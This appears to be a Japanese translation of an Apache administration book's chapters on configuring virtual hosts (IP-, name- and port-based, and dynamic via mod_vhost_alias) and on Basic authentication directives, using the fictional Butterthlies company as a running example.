```

```
NameVirtualHost 192.168.123.2
```

```

<VirtualHost www.butterthlies.com>
ServerAdmin sales@butterthlies.com
DocumentRoot /usr/www/APACHE3/APACHE3/site.virtual/htdocs/customers
ErrorLog /usr/www/APACHE3/APACHE3/site.virtual/IP-based/logs/error_log
TransferLog /usr/www/APACHE3/APACHE3/site.virtual/IP-based/logs/access_log
</VirtualHost>

```

```

<VirtualHost sales.butterthlies.com>
ServerAdmin sales@butterthlies.com
DocumentRoot /usr/www/APACHE3/APACHE3/site.virtual/htdocs/salesmen
ServerName sales.butterthlies.com
ErrorLog /usr/www/APACHE3/APACHE3/site.virtual/IP-based/logs/error_log
TransferLog /usr/www/APACHE3/APACHE3/site.virtual/IP-based/logs/access_log
</VirtualHost>

```

```
<VirtualHost 192.168.123.3>
```

```

ServerAdmin sales@butterthlies.com
DocumentRoot /usr/www/APACHE3/APACHE3/site.virtual/htdocs/salesmen
ServerName sales-IP.butterthlies.com
ErrorLog /usr/www/APACHE3/APACHE3/site.virtual/IP-based/logs/error_log
TransferLog /usr/www/APACHE3/APACHE3/site.virtual/IP-based/logs/access_log
</VirtualHost>

```

名前で指定された2つのサイトは、NameVirtualHostディレクティブによって処理される。これに対して、*sales-IP.butterthlies.com* (192.168.123.3に設定) に対するリクエストは、3つめの<VirtualHost>ブロックによって処理される。ここで重要なのは、IPアドレスを指定したVirtualHostブロックをConfigファイルの末尾に記述することだ。これは、このバーチャルホストに対するリクエストが、名前を指定したVirtualHostブロックを必ず通過するようにするためである。

このテクニックは、(おそらくはテスト目的で) 外部からWebサイトにアクセスできるようにしたいが、名前ではアクセスできないようにしたい場合に有用だ。この場合、訪問者はIPアドレスを指定してサイトにアクセスすることになる。通常の訪問者は、このようなアクセスの仕方をしない。通常は名前を使ってURLを指定するはずである。なお、言うまでもないことだが、このテクニックを利用したサイトで第三者に見られて困るような機密情報を扱ってはならない。

4.2.4 ポートベースのバーチャルホスト

IPアドレスベースのホストに次いで利用されるのが、ポートベースのバーチャルホストだ。このテクニックのおもな利点は、1つのIPアドレス/ホスト名で多数のサイトをテストできることだ。また、緊急の事態が発生した場合、名前ベースのホストや多数のIPアドレスを使用したりせずに、多数のサイトを維持・管理することも可能だ。残念なことにWebサーバにおかしなポート番号を与えることは歓迎されない場合が多いが、テストや準備の段階では有用だろう。

```

User webuser
Group webgroup
Listen 80
Listen 8080
<VirtualHost 192.168.123.2:80>
ServerName www.butterthlies.com
ServerAdmin sales@butterthlies.com
DocumentRoot /usr/www/APACHE3/APACHE3/site.virtual/htdocs/customers
ErrorLog /usr/www/APACHE3/APACHE3/site.virtual/IP-based/logs/error_log
TransferLog /usr/www/APACHE3/APACHE3/site.virtual/IP-based/logs/access_log
</VirtualHost>

<VirtualHost 192.168.123.2:8080>
ServerName sales-IP.butterthlies.com
ServerAdmin sales@butterthlies.com
DocumentRoot /usr/www/APACHE3/APACHE3/site.virtual/htdocs/salesmen
ServerName sales.butterthlies.com

```

```
ErrorLog /usr/www/APACHE3/APACHE3/site.virtual/IP-based/logs/error_log
TransferLog /usr/www/APACHE3/APACHE3/site.virtual/IP-based/logs/access_log
</VirtualHost>
```

Listenディレクティブは、Apacheに80番ポートと8080番ポートを監視するように指示する。Apacheを起動して`http://www.butterthlies.com`にアクセスすると、デフォルトの80番ポートに接続して、顧客用のサイトを参照できる。`http://www.butterthlies.com:8080`にアクセスすると、営業部門専用のサイトを参照できる。ポート番号を忘れてしまい、`http://sales.butterthlies.com`にアクセスすると、顧客用のサイトに接続することになる。これは、ダミーのDNS (`/etc/hosts`) の設定により2つのサイトが同一のIPアドレスを共有しているためだ。

4.3 2つのApache

ここでは、それぞれのサイトがあたかも別々の2台のマシン上に存在するかのようにApacheを実行させることにする。具体的には、異なるIPアドレスを割り当てられたApacheプロセスを2つの異なるコンソール上で実行させる。このような方法を実際に採用することはあまりないだろうが、負荷の高いサイトでは、異なる最適化を施した2つのApacheを実行させることが有効な場合もある。バーチャルホストを使用する場合に、各ホストにそれぞれまったく異なる設定が必要になることがある。たとえば、`ServerType`、`User`、`TypesConfig`、`ServerRoot`などに別の値を指定したい場合があるだろう。しかし、これらのディレクティブはサーバ全体に作用するため、バーチャルホストには適用できない。このような場合に、目的の動作を実現するために2つのApacheを実行して対応する。もし高いヒット率が予測される場合には、複数のApacheプロセスを実行するのは避けた方がよい。一般に、複数のプロセスを実行するとマシンの負荷が増大するからだ。

必要な設定は、`.../site.twocopy`内に用意してある。このディレクトリには、`customers`と`sales`という2つのサブディレクトリが存在する。

`.../customers`中のConfigファイルは以下のとおりだ。

```
User webuser
Group webgroup
ServerName www.butterthlies.com
DocumentRoot /usr/www/APACHE3/APACHE3/site.twocopy/customers/htdocs
BindAddress www.butterthlies.com
TransferLog logs/access_log
ErrorLog logs/error_log
```

一方、`.../sales`中のConfigファイルには以下のように記述されている。

```
User webuser
Group webgroup
ServerName sales.butterthlies.com
DocumentRoot /usr/www/APACHE3/APACHE3/site.twocopy/sales/htdocs
```

```
Listen sales-not-vh.butterthlies.com:80
TransferLog logs/access_log
ErrorLog logs/error_log
```

ここでは、*sales-not-vh.butterthlies.com*を利用して演習を進める。まず、複数のApacheプロセスを起動して、特定のURLへのリクエストをそれぞれ別々のサーバに結び付けなければならない。このために、3つのディレクティブと、それらに関連する2つのディレクティブが用意されている。

BindAddress

`BindAddress addr`

`addr`のデフォルト: すべてのIPアドレス

サーバ設定ファイル

マシンに割り当てられたIPアドレスすべてからの接続を受け付けるのではなく、特定のIPアドレスからのリクエストだけを処理するように指定する。このディレクティブはApacheバージョン2では廃止されているので、代わりにListenを使用する。

Port

`Port port`

`port`のデフォルト: 80

サーバ設定ファイル

Portディレクティブは、主サーバの設定(<VirtualHost>セクションの外側)で使用され、かつBindAddressおよびListenディレクティブがない場合に接続を待ち受けるためのポート番号を指定する。このディレクティブは後方互換性のために用意されており、実際にはBindAddressまたはListenを使用することになる。

また、<VirtualHost>セクションで使用されると、Portはサーバが自身のURLを生成する時に使用するポート番号を指定する(「3章 実際のサイト」の「ServerName」および「UseCanonicalName」参照)。つまり、この場合は、バーチャルホストが接続を待ち受けるためのポート番号を指定するのではない。その指定は、<VirtualHost>ディレクティブで行う。

Listen

`Listen hostname:port`

サーバ設定ファイル

Listenは、2つ以上のIPアドレスまたはポートからのリクエストを受け付けるようにApacheに指示する。デフォルトでは、全IPアドレス上のPortディレクティブで指定されたポート番号に到着したリクエストだけを受け付ける。つまり、このディレクティブによって、受け付け対象のIPアドレスは制限されるが、受け付け対象となるポート番号は増加する。

Listenは前述の2つのディレクティブよりも有用だ。80番以外のポートで待ち受ける必要がある場合、BindAddressは、Portを併せて使用しなければならない。このため、BindAddressは使われなくなってきている。また、Listenは複数指定可能だが、BindAddressは1つしか指定できない。

さらに、上記の3つのディレクティブとともに使われる、サーバの維持・管理に関するディレクティブを紹介する。

ListenBacklog

ListenBacklog *number*

デフォルト: 511

サーバ設定ファイル

ListenBacklogは、保留している接続のキューの最大長を設定する。通常、この設定は必要ないが、サーバがTCP SYN Flood攻撃を受けている場合には役立つことがある。この攻撃は、完了しない多数の新しい接続が開設された状態に陥れるものだ。システムによっては、これによって大きいサイズのバックログが生成される。このListenBacklogパラメータを設定すると、このバックログを縮小できる。ただし、このディレクティブを設定できるのは十分に知識のある管理者だけだ。listenのmanページでbacklogパラメータの項を参照してほしい。

ServerType

ServerType [inetd|standalone]

デフォルト: standalone

サーバ設定ファイル

互換性: Apacheバージョン2では廃止されている

ServerTypeディレクティブを利用すると、複数のApacheプロセスを実行する方法を制御できる。引数はinetd、standalone（デフォルト）だ。

inetd

Apacheに多数の子プロセスを待機させず、リクエストが到着するたびに新しい子プロセスを起動し、リクエストの処理が終わったらプロセスを終了させたい場合がある。この方法では処理速度は低下するが、処理するクライアントがない場合にはリソースの消費を削減できる。しかし、Apacheグループでは、この方法はまわりくどく非効率だという理由で非推奨としている。また、この方法がまったく機能しないプラットフォームもあるが、Apacheグループは改善策を考えていない。inetdユーティリティは/etc/inetd.confファイルで設定される（inetdのmanページを参照）。設定ファイルには、Apache用のエントリを次のように記述する。

```
http stream tcp nowait root /usr/local/bin/httpd httpd -d directory
```

standalone

これがデフォルトで、Apacheは多数の子サーバを起動して待機する。

Configファイルを見ると、これまでと同様、DocumentRootは顧客に提供する情報を格納する領域を設定している。また、ErrorLogはエラーを記録する場所を、TransferLogは成功した動作を記録する場所をApacheに指示している。詳しくは「10章 ログの記録」で説明するが、これらのログに記録する情報は取捨選択が可能だ。

customersサイトの設定が完了したら、ブロックをコピーして、営業部門のニーズに合わせて少し変更を加える。2つのサーバには異なるDocumentRootが設定されている。そもそもそのために2つのホストを設定したのだから、これは当然だ。また、それぞれで異なるエラーログ (ErrorLog) とアクセスログ (TransferLog) を設定しているが、必ずしもそうである必要はない。アクセスログとエラーログは、別々のファイルに記録することもできるし、両方のサイトのログを1つのファイルに記録することもできる。

サーバでgoと入力して (root権限が必要になるかもしれない)、これまでと同様にクライアントから <http://www.butterthlies.com> または <http://sales.butterthlies.com/> にアクセスする。

.../sales/htdocs内にあるファイルは、.../customers/htdocs中のファイルとほぼ同じだ。しかし、これら2つのサイトに同時に接続した際、区別ができるように変更を加えてある。index.htmlの先頭行を次のように変更した。

```
<h1>SALESMEN Index to Butterthlies Catalogs</h1>
```

また、catalog_summer.htmlファイルは次のように変更した。

```
<h1>Welcome to the great rip-off of '97: Butterthlies Inc</h1>
<p>All our worthless cards are available in packs of 20 at $1.95 a pack.
WHAT A FANTASTIC DISCOUNT! There is an amazing FURTHER 10% discount if
you order more than 100. </p> ...
```

後半は省略してある。では、実際に稼働させてみよう。コンソール1で.../customersに移動し、次のように入力する。

```
% ./go
```

これで最初のApacheが起動された。次に.../salesに移動して、同じように入力する。

```
% ./go
```

ここで、クライアント上から <http://www.butterthlies.com/> に接続してみよう。customersサイトの内容である顧客向けのカタログが表示される。次に、販売員が行なうように <http://sales.butterthlies.com/> に接続してみよう。今度は、eコマースの舞台裏を見ることができた。

4.4 バーチャルホストの動的な設定

バーチャルホストをよりスマートに管理するために、`mod_vhost_alias`というモジュールが用意されている。このモジュールを使うと、テンプレートを1つ定義しておくことで、サービスの提供時に、HTTPリクエスト内のIPアドレスまたはHostヘッダの情報をテンプレートに挿入できる。

このモジュールで提供されるディレクティブはすべて、パス名に文字列を挿入するためのものだ。挿入される文字列（名前）は、サーバ名（サーバ名の導出方法については、3章の「UseCanonical Name」を参照）またはサーバ上のバーチャルホストのIPアドレス（`xxx.xxx.xxx.xxx`のようなドット区切り形式）だ。

挿入方法は`%<code-letter>`というフォーマットのコマンドによって制御する。具体的には、コマンドがConfigファイル内で指定した値（の一部）で置き換えられる。これは、ログフォーマットの指定方法と似ているといえるかもしれない（「10章 ログの記録」参照）。

コマンドのフォーマットは次のとおり。

`%%`

%そのものを挿入する。

`%p`

バーチャルホストのポート番号を挿入する。

`%N.M`

名前の（一部）を挿入する。`N`と`M`は数値で、名前の部分文字列を指定するために使う。`N`は、名前のドットで区切られた構成要素を選択する。`M`は、`N`で選択した要素の中の文字を選択する。`M`はオプションで、指定しない場合は0が指定されたものと解釈される。`M`を指定する場合は、必ずドットを付けなければならない（指定しない場合はドットを付けてはならない）。*sales.butterthlies.com*を例にすると、`N`は以下のように解釈される。

0

名前全体、つまり *sales.butterthlies.com* となる。

1

最初の要素のみ、つまり *sales* となる。

2

2つめの要素のみ、つまり *butterthlies* となる。

-1

末尾の要素のみ、つまり *com* となる。

-2

末尾から2つめの要素のみ、つまり *butterthlies* となる。

2+

2つめの要素とそれ以降のすべての要素、つまり *butterthlies.com* となる。

-2+

末尾から2つめの要素とそれより前のすべての要素、つまり *sales.butterthlies* となる。

1+ と -1+

0 と同じ、つまり *sales.butterthlies.com* となる。

N または M が指定可能な要素の数よりも大きい場合は、アンダースコアが1つ挿入される。

4.4.1 例

単純な名前ベースのバーチャルホストの場合は、サーバの Config ファイルで以下のように指定すればよい。

```
UseCanonicalName Off
VirtualDocumentRoot /usr/local/apache/vhosts/%0
```

この場合、*http://www.example.com/directory/file.html* に対するリクエストには、*/usr/local/apache/vhosts/www.example.com/directory/file.html* が返される。

.../site.dynamic ディレクトリに、パスワードで保護された営業部門用サイトを追加した Butterthlies サイトを用意してある。1 つめの Config ファイル.../conf/httpd1.conf を以下に示す。

```
User webuser
Group webgroup

ServerName my586

UseCanonicalName Off
VirtualDocumentRoot /usr/www/APACHE3/site.dynamic/htdocs/%0
<Directory /usr/www/APACHE3/site.dynamic/htdocs/sales.butterthlies.com>
AuthType Basic
AuthName Darkness
AuthUserFile /usr/www/APACHE3/ok_users/sales
AuthGroupFile /usr/www/APACHE3/ok_users/groups
Require group cleaners
</Directory>
```

go 1 を実行して Apache を起動しよう。すると、*http://www.butterthlies.com* と *http://sales.butterthlies.com* のどちらにも正しく応答する。

同様の効果を持つディレクティブとして *VirtualScriptAlias* があるが、このディレクティブは、*www.butterthlies.com/cgi-bin/mycgi* のように.../cgi-bin/... が含まれている URL を要求する。しかし、一部の検索エンジンは URL に “cgi-bin” が含まれているページをインデックス化しないという噂もあることから、このディレクティブは使わずに、次のディレクティブを利用して “cgi-bin” を URL に含めないようにした方がいいだろう。

```
ScriptAliasMatch /(.*?) /usr/www/APACHE3/cgi-bin/handler/$1
```

このようにすると、`<http://your URL>/fred`にアクセスがあった場合、`.../cgi-bin/handler`スクリプトが呼び出され、“fred”が環境変数PATH_INFOに格納されてこのスクリプトに渡される。

バーチャルホストの数が極端に多い場合は、ファイルを整理してvhostsディレクトリのサイズを小さくした方がよい。Configファイルで以下のように設定するとよい。

```
UseCanonicalName Off
VirtualDocumentRoot /usr/local/apache/vhosts/%3+/%2.1/%2.2/%2.3/%2
```

この場合、`http://www.example.isp.com/directory/file.html`に対するリクエストには、`/usr/local/apache/vhosts/isp.com/e/x/a/example/directory/file.html`が返される（%3+にはisp.comがマッチする。%2.1-はURLの2つめの要素exampleの最初の文字を意味しているので、%2.1-にはeがマッチすることになる。以降の説明は割愛）。重要なのは、ほとんどのOSでは1つのディレクトリの中に極端に多くのサブディレクトリがあると、動作が非常に遅くなるということだ。そこでこのようにすると、サブディレクトリを分散させることが可能になる。

次のように名前の中から選択していくことによって、さらにファイルを分散させることができる場合がある。

```
VirtualDocumentRoot /usr/local/apache/vhosts/%3+/%2.-1/%2.-2/%2.-3/%2
```

先ほどのURLに対するリクエストには、`/usr/local/apache/vhosts/isp.com/e/l/p/example/directory/file.html`が返される。あるいは、次のように指定してもよい。

```
VirtualDocumentRoot /usr/local/apache/vhosts/%3+/%2.1/%2.2/%2.3/%2.4+
```

この場合は、`/usr/local/apache/vhosts/isp.com/e/x/a/mple/directory/file.html`が返される。

IPアドレススペースのバーチャルホストの場合は、Configファイルで以下のように指定すればよい。

```
UseCanonicalName DNS
VirtualDocumentRootIP /usr/local/apache/vhosts/%1/%2/%3/%4/docs
VirtualScriptAliasIP /usr/local/apache/vhosts/%1/%2/%3/%4/cgi-bin
```

`www.example.com`のIPアドレスが10.20.30.40であれば、`http://www.example.isp.com/directory/file.html`に対するリクエストには、`/usr/local/apache/vhosts/10/20/30/40/docs/directory/file.html`が返される。`http://www.example.isp.com/cgi-bin/script.pl`に対するリクエストの場合は、`/usr/local/apache/vhosts/10/20/30/40/cgi-bin/script.pl`というプログラムが実行される。

VirtualDocumentRootディレクティブに“.”を含めたいが%コマンドの“.”と競合してしまうような場合は、次のようにすることで問題を回避できる。

```
VirtualDocumentRoot /usr/local/apache/vhosts/%2.0.%3.0
```

この場合、`http://www.example.isp.com/directory/file.html`に対するリクエストには、`/usr/local/apache/vhosts/example.isp/directory/file.html`が返される。

このモジュールを使う場合は、`LogFormat` ディレクティブの`%V`と`%A`が役に立つ。`LogFormat` ディレクティブの詳細については、「10章 ログの記録」を参照してほしい。

VirtualDocumentRoot

`VirtualDocumentRoot` `interpolated-directory`

デフォルト: なし

サーバ設定ファイル、バーチャルホスト

互換性: `VirtualDocumentRoot`はApache1.3.7以降で利用可能

`VirtualDocumentRoot` ディレクティブを使うと、Apacheがドキュメントを探す場所をサーバ名の値に基づいて決定できる。`interpolated-directory`の展開結果は、`DocumentRoot` ディレクティブの引数と同様、ドキュメントツリーのルートとして扱われる。`interpolated-directory`を指定しない場合、`VirtualDocumentRoot`は無効となる。このディレクティブを`VirtualDocumentRootIP`と同じコンテキストで使用することはできない。

VirtualDocumentRootIP

`VirtualDocumentRootIP` `interpolated-directory`

デフォルト: なし

サーバ設定ファイル、バーチャルホスト

`VirtualDocumentRootIP` ディレクティブは`VirtualDocumentRoot` ディレクティブと似ているが、サーバ名の代わりに接続のサーバ側のIPアドレスを利用する点が異なる。

VirtualScriptAlias

`VirtualScriptAlias` `interpolated-directory`

デフォルト: なし

サーバ設定ファイル、バーチャルホスト

`VirtualScriptAlias` ディレクティブを使うと、ApacheがCGIスクリプトを探す場所を、`VirtualDocumentRoot` ディレクティブがその他のドキュメントに対して行うのと同様の方法で決定できる。このディレクティブは、次のディレクティブと同じように、リクエストのURIが`/cgi-bin/`で始まるかどうかのマッチングを行う。

```
ScriptAlias /cgi-bin/ ...
```

VirtualScriptAliasIP

VirtualScriptAliasIP interpolated-directory

デフォルト: なし

サーバ設定ファイル、バーチャルホスト

VirtualScriptAliasIPディレクティブはVirtualScriptAliasディレクティブと似ているが、サーバ名の代わりに接続のサーバ側のIPアドレスを利用する点異なる。

5章

認証

Butterthlies社のビジネスは驚異的に拡大し、営業社員に与えられる割引率などの機密情報が競合業者に狙われるようになった。私たちは、ログオンする人を認証してButterthlies社のサイトを防御しなければならない。

5.1 認証の Protokol

認証の原理は単純である。まず、クライアントが名前とパスワードをApacheに送信する。Apacheの側では、名前と暗号化されたパスワードファイルから、クライアントにアクセス権が与えられているかどうかをチェックする。ウェブマスターは、多数のクライアントをリストに格納しておくことができる。このリストは、テキストファイルでもデータベースでも構わない。このリストで各人のアクセスを制御できる。

また、何人かの人を名前付きのグループにまとめて、グループ全体に対してアクセスを許したり拒否したりすることもできる。この章では、*bill*と*ben*は*directors*グループに所属し、*daphne*と*sonia*は*cleaners*グループに所属するものとする。ウェブマスターは訪問者が指定されたユーザやグループであることをrequireしたり、訪問者が登録されたユーザであることをrequireすることができる（requireについては後述）。多数の訪問者を管理しなければならない場合には、このようにグループ化すると管理が容易になるだろう。ここでは実験をシンプルにするために、パスワードはすべて*theft*とする。実際には、このように短かくて推測しやすいパスワードは使用すべきではない。辞書攻撃で簡単に解釈されてしまうからだ。

それぞれのユーザ名/パスワードのペアは、パスワードを作成するときに名前を付けた特定のレム（範囲）に対してのみ有効である。ブラウザがURLを要求すると、サーバは「Authentication Required」（401エラー）とレムを送り返す。ブラウザがすでにそのレムに対するユーザ名/パスワードを持っている場合は、そのユーザ名/パスワードとともに再度リクエストを送信する。持っていない場合は、通常はレムの名前を知らせてユーザからの入力を求め、それを送信する。

もちろん、心配されるとおりこのやり取りはセキュアではない。なぜなら、この方法ではパスワード

が暗号化されない状態（Base64エンコーディングの逆変換は簡単だ）でWeb上に送信されるので、悪意の人間がトラフィックを見張っていたらパスワードを盗めるからだ。ダイジェスト認証はチャレンジ/ハンドシェイクプロトコルを使って実際のパスワードの開示を避けており、セキュリティの面で改善されている。本書の初版と第2版では、この技術を実際にサポートしているブラウザがないと報告していたが、現在の状況はやや改善している。SSL（「11章 セキュリティ」参照）を使用することによっても、セキュリティは改善される。

5.1.1 site.authent

*site.authent*の例を見てみよう。最初のConfigファイルである.../conf/httpd1.confは以下のようになる。

```
User webuser
Group webgroup
ServerName www.butterthlies.com
NameVirtualHost 192.168.123.2

<VirtualHost www.butterthlies.com>
ServerAdmin sales@butterthlies.com
DocumentRoot /usr/www/APACHE3/site.authent/htdocs/customers
ServerName www.butterthlies.com
ErrorLog /usr/www/APACHE3/site.authent/logs/error_log
TransferLog /usr/www/APACHE3/site.authent/logs/customers/access_log
ScriptAlias /cgi-bin /usr/www/APACHE3/cgi-bin
</VirtualHost>

<VirtualHost sales.butterthlies.com>
ServerAdmin sales_mgr@butterthlies.com
DocumentRoot /usr/www/APACHE3/site.authent/htdocs/salesmen
ServerName sales.butterthlies.com
ErrorLog /usr/www/APACHE3/site.authent/logs/error_log
TransferLog /usr/www/APACHE3/site.authent/logs/salesmen/access_log
ScriptAlias /cgi-bin /usr/www/APACHE3/cgi-bin

<Directory /usr/www/APACHE3/site.authent/htdocs/salesmen>
AuthType Basic
AuthName darkness
AuthUserFile /usr/www/APACHE3/ok_users/sales
AuthGroupFile /usr/www/APACHE3/ok_users/groups
require valid-user
</Directory>

</VirtualHost>
```

それでは説明していこう。重要なディレクティブはAuthType Basicで、これは<Directory ...salesmen>ブロックにある。このディレクティブによって、認証確認が有効になる。

5.2 認証に使われるディレクティブ

Apache 1.3以降、ファイル名は絶対パスで指定するか、サーバルートに対する相対パスで表すことになっている。ファイル名が"/"（Win32の場合は"<ドライブ名>:/")で始まる場合、それは絶対パスとみなされる。ここでは間違いを避けるために、すべてのファイル名を絶対パスで表記することにしておく。ディレクティブを以下に挙げる。

AuthType

`AuthType type`

ディレクトリ、.htaccess

`AuthType`は認証制御のタイプを指定する。最初はBasicしか選択できなかったが、Apache 1.1以降Digestも選択可能になった。これはMD5ダイジェストと共有鍵を利用する。

`AuthType`ディレクティブを定義した場合、同時に`AuthName`、`AuthGroupFile`および`AuthUserFile`の各ディレクティブも定義しなければならない。

AuthName

`AuthName auth-realm`

ディレクトリ]、.htaccess

`AuthName`は、ユーザ名とパスワードが有効になるレルムの名前を指定する。認証対象となる名前にスペースが含まれている場合は、次のように名前全体を引用符で囲む。

```
AuthName "sales people"
```

AuthGroupFile

`AuthGroupFile filename`

ディレクトリ、.htaccess

`AuthGroupFile`は、Configファイルの先頭あたりで定義されるGroupディレクティブとはまったく関係ない。このディレクティブでは、グループ名とそのグループのメンバが定義されているファイルの名前を指定する。以下に例を示す。

```
cleaners: daphne sonia
directors: bill ben
```

筆者らはこのファイルを`.../ok_users/groups`に置き、それに合わせて`AuthGroupFile`の引数を指定した。`AuthGroupFile`ディレクティブは、`require`ディレクティブを適切に設定しない限り効果を持たない。

AuthUserFile

AuthUserFile *filename*

AuthUserFileは、ユーザ名と暗号化されたパスワードが書き込まれたファイルを指定する。パスワードに関しては説明が必要なので、後述の「Unixでのパスワード」および「Win32でのパスワード」で扱う。

AuthAuthoritative

AuthAuthoritative on|off

デフォルト: AuthAuthoritative on

ディレクトリ、.htaccess

AuthAuthoritativeディレクティブで明示的にoffに設定すると、与えられた認証ユーザIDにマッチするユーザIDまたはルールがない場合に、認証と承認の両方のプロセスがより低いレベルのモジュール（Configurationファイルとmodules.cファイルで定義）に移行する。ユーザIDおよびルールの一方または両方が指定されている場合は、通常のパスワードとアクセスチェックが適用され、認証に失敗すると「Authentication Required」レスポンスが返される。

したがって、2つ以上のモジュールのデータベースで同一のユーザIDが現れたり、または、有効なrequireディレクティブが2つ以上のモジュールに適用されている場合は、1つめのモジュールが資格のチェックを行い、AuthAuthoritativeの設定に関わらずアクセスは移行しない。

一般的な使用法は、mod_auth_db.c、mod_auth_dbm.c、mod_auth_mysql.c、およびmod_auth_anon.cといったデータベースモジュールの1つと組み合わせることだ。これらのモジュールは、多くのユーザ資格チェックを提供してくれる。しかし、一部の（管理者関連の）アクセスはよく保護されたAuthUserFileを使うより低レベルのモジュールに移行させる。

デフォルト

デフォルトでは、制御は移行しない。そして、未知のユーザIDやルールがあった場合「Authentication Required」レスポンスが返される。したがって、このディレクティブを設定しないことで、システムの安全性を維持できる。

セキュリティ

ユーザが作成した.htaccessファイルで認証できるようにする場合、その影響を考慮した上で、それが求める動作であるかどうかをよく検討しなければならない。一般的に言って、mSQLといったデータベースのセキュリティ保護よりも、単純に1つのファイル.htpasswdのセキュリティを保護する方が容易である。AuthUserFileで指定したファイルは、ウェブサーバのドキュメントツリーの外側に保存する必要がある。保護しようとしているディレクトリ下に置いてはならない。そのような場所に置くと、AuthUserFileで指定したファイルをクライアントからダウンロードできてしまう。

AuthDBAuthoritative

AuthDBAuthoritative on|off

デフォルト: AuthDBAuthoritative on

ディレクトリ、.htaccess

AuthDBAuthoritativeディレクティブで明示的にoffに設定すると、与えられた認証ユーザIDにマッチするユーザIDまたはルールがない場合に、認証と承認の両方のプロセスがより低いレベルのモジュール（Configurationファイルとmodules.cファイルで定義）に移行する。ユーザIDおよびルール的一方または両方が指定されている場合は、通常のパスワードとアクセスチェックが適用され、認証に失敗すると「Authentication Required」レスポンスが返される。

したがって、2つ以上のモジュールのデータベースで同一のユーザIDが現れたり、または、有効なrequireディレクティブが2つ以上のモジュールに適用されている場合は、1つめのモジュールが資格のチェックを行い、AuthDBAuthoritativeの設定に関わらずアクセスは移行しない。

一般的な使用法は、mod_auth.cといった基本認証モジュールの1つと組み合わせることだ。DBモジュールは、多くのユーザ資格チェックを提供してくれる。しかし、一部の（管理者関連の）アクセスはよく保護された.htpasswdを使う、より低レベルのモジュールに移行させる。

デフォルト

デフォルトでは、制御は移行しない。そして、未知のユーザIDやルールがあった場合「Authentication Required」レスポンスが返される。したがって、このディレクティブを設定しないことで、システムの安全性を維持できる。

セキュリティ

ユーザが作成した.htaccessファイルで認証できるようにする場合、その影響を考慮した上で、それが求める動作であるかどうかをよく検討しなければならない。一般的に言って、より多くのアクセスインタフェースをもつ可能性のあるデータベースのセキュリティ保護よりも、単純に1つのファイル.htpasswdのセキュリティを保護する方が容易である。

AuthDBMAuthoritative

AuthDBMAuthoritative on|off

デフォルト: AuthDBMAuthoritative on

ディレクトリ、.htaccess

AuthDBMAuthoritativeディレクティブで明示的にoffに設定すると、与えられた認証ユーザIDにマッチするユーザIDまたはルールがない場合に、認証と承認の両方のプロセスがより低いレベルのモジュール（Configurationファイルとmodules.cファイルで定義）に移行する。ユーザIDおよびルール的一方または両方が指定されている場合は、通常のパスワードとアクセスチェックが適用され、認証に失敗すると「Authentication Required」レスポンスが返される。

したがって、2つ以上のモジュールのデータベースで同一のユーザIDが現れたり、または、有効な `require` ディレクティブが2つ以上のモジュールに適用されている場合は、1つめのモジュールが資格のチェックを行い、`AuthDBMAuthoritative` の設定に関わらずアクセスは移行しない。

一般的な使用法は、`mod_auth.c` といった基本認証モジュールの1つと組み合わせることだ。DBM モジュールは、多くのユーザ資格チェックを提供してくれる。しかし、一部の（管理者関連の）アクセスはよく保護された `.htpasswd` を使うより低レベルのモジュールに移行させる。

デフォルト

デフォルトでは、制御は移行しない。そして、未知のユーザIDやルールがあっても「Authentication Required」レスポンスが返される。したがって、このディレクティブを設定しないことで、システムの安全性を維持できる。

セキュリティ

ユーザが作成した `.htaccess` ファイルで認証できるようにする場合、その影響を考慮した上で、それが求める動作であるかどうかをよく検討しなければならない。一般的に言って、より多くのアクセスインタフェースをもつ可能性のあるデータベースのセキュリティ保護よりも、単純に1つのファイル `.htpasswd` のセキュリティを保護する方が容易である。

require

```
require [user user1 user2 ...] [group group1 group2] [valid-user]
[valid-user] [valid-group]
```

ディレクトリ、`.htaccess`

パスワードチェックを実際に稼働させるための重要なディレクティブが `require` だ。

引数 `valid-user` は、パスワードファイル内で定義されている全ユーザの接続を承認する。誤って `valid_user` と入力しないように注意してほしい。入力ミスをすると、原因不明の認証失敗でこのサイトにアクセスできなくなってしまう。これは、Apache は `require` の後に指定されたものについて有効、無効の判断をせず、誤って入力した `valid_user` をユーザ名として扱うためだ。本来なら Apache がエラーメッセージを返せばよいのだが、`require` は複数のモジュールで利用されるために、有効な値を決定する手段が（現在のAPIには）ないのだ。

file-owner

Apache 1.3.20 以降で利用可能。与えられたユーザ名とパスワードが `AuthUserFile` データベースに存在し、さらにユーザ名がリクエストされたファイルのシステム上の所有者と一致した場合に接続を承認する。つまり、リクエストされたファイルの所有者がオペレーティングシステム上で `jones` である場合は、Web 経由でアクセスするユーザ名も `jones` でなければならない。

file-group

Apache 1.3.20以降で利用可能。与えられたユーザ名とパスワードがAuthUserFileデータベースに存在し、ファイルを所有するグループ名がAuthGroupFileデータベースにあり、ユーザ名がそのグループのメンバである場合に接続を承認する。たとえば、リクエストされたファイルの所有グループがオペレーティングシステム上でaccountsである場合は、グループaccountsがAuthGroupFileデータベースに登録されていて、リクエストに使用されたユーザ名もそのグループのメンバでなければならない。

次のように指定した場合は、パスワードファイルに登録されているユーザのうち指定したユーザのアクセスだけを許可する。

```
require user bill ben simon
```

また、次のように、特定グループからのアクセスだけを有効にすることもできる。

```
require group cleaners
```

この場合は、soniaとdaphneだけがサイトにアクセスできる。ただし、彼女たちが有効なパスワードを持っていることと、AuthGroupFileが適切に設定されていることが条件だ。

satisfy

satisfy [any|all]

デフォルト: all

ディレクトリ、.htaccess

allowとrequireの両方が使われている場合にアクセスポリシーを設定する。パラメータにはallまたはanyを指定する。このディレクティブは、特定のエリアへのアクセスがユーザ名/パスワードとクライアントホストのアドレスの両方で制限されている場合にのみ役に立つ。その場合、デフォルト(all)の動作では、クライアントはアドレスがアクセス制限をパスすることと、有効なユーザ名とパスワードの入力の両方を要求される。anyが指定された場合は、そのどちらかだけでアクセスが認められる。たとえば、特定のアドレスから接続しているクライアントは、パスワードの入力をせずにパスワード制限領域にアクセスできるようにしたいときに、anyオプションを指定する。

たとえば、1.2.3.4というサイトからの接続以外はすべてパスワードを求めるようにするには、以下のように記述する。

```
<認証のための通常の設定（レルム、ファイルなど）>
require valid-user
Satisfy any
order deny,allow
allow from 1.2.3.4
deny from all
```

5.3 Unixでのパスワード

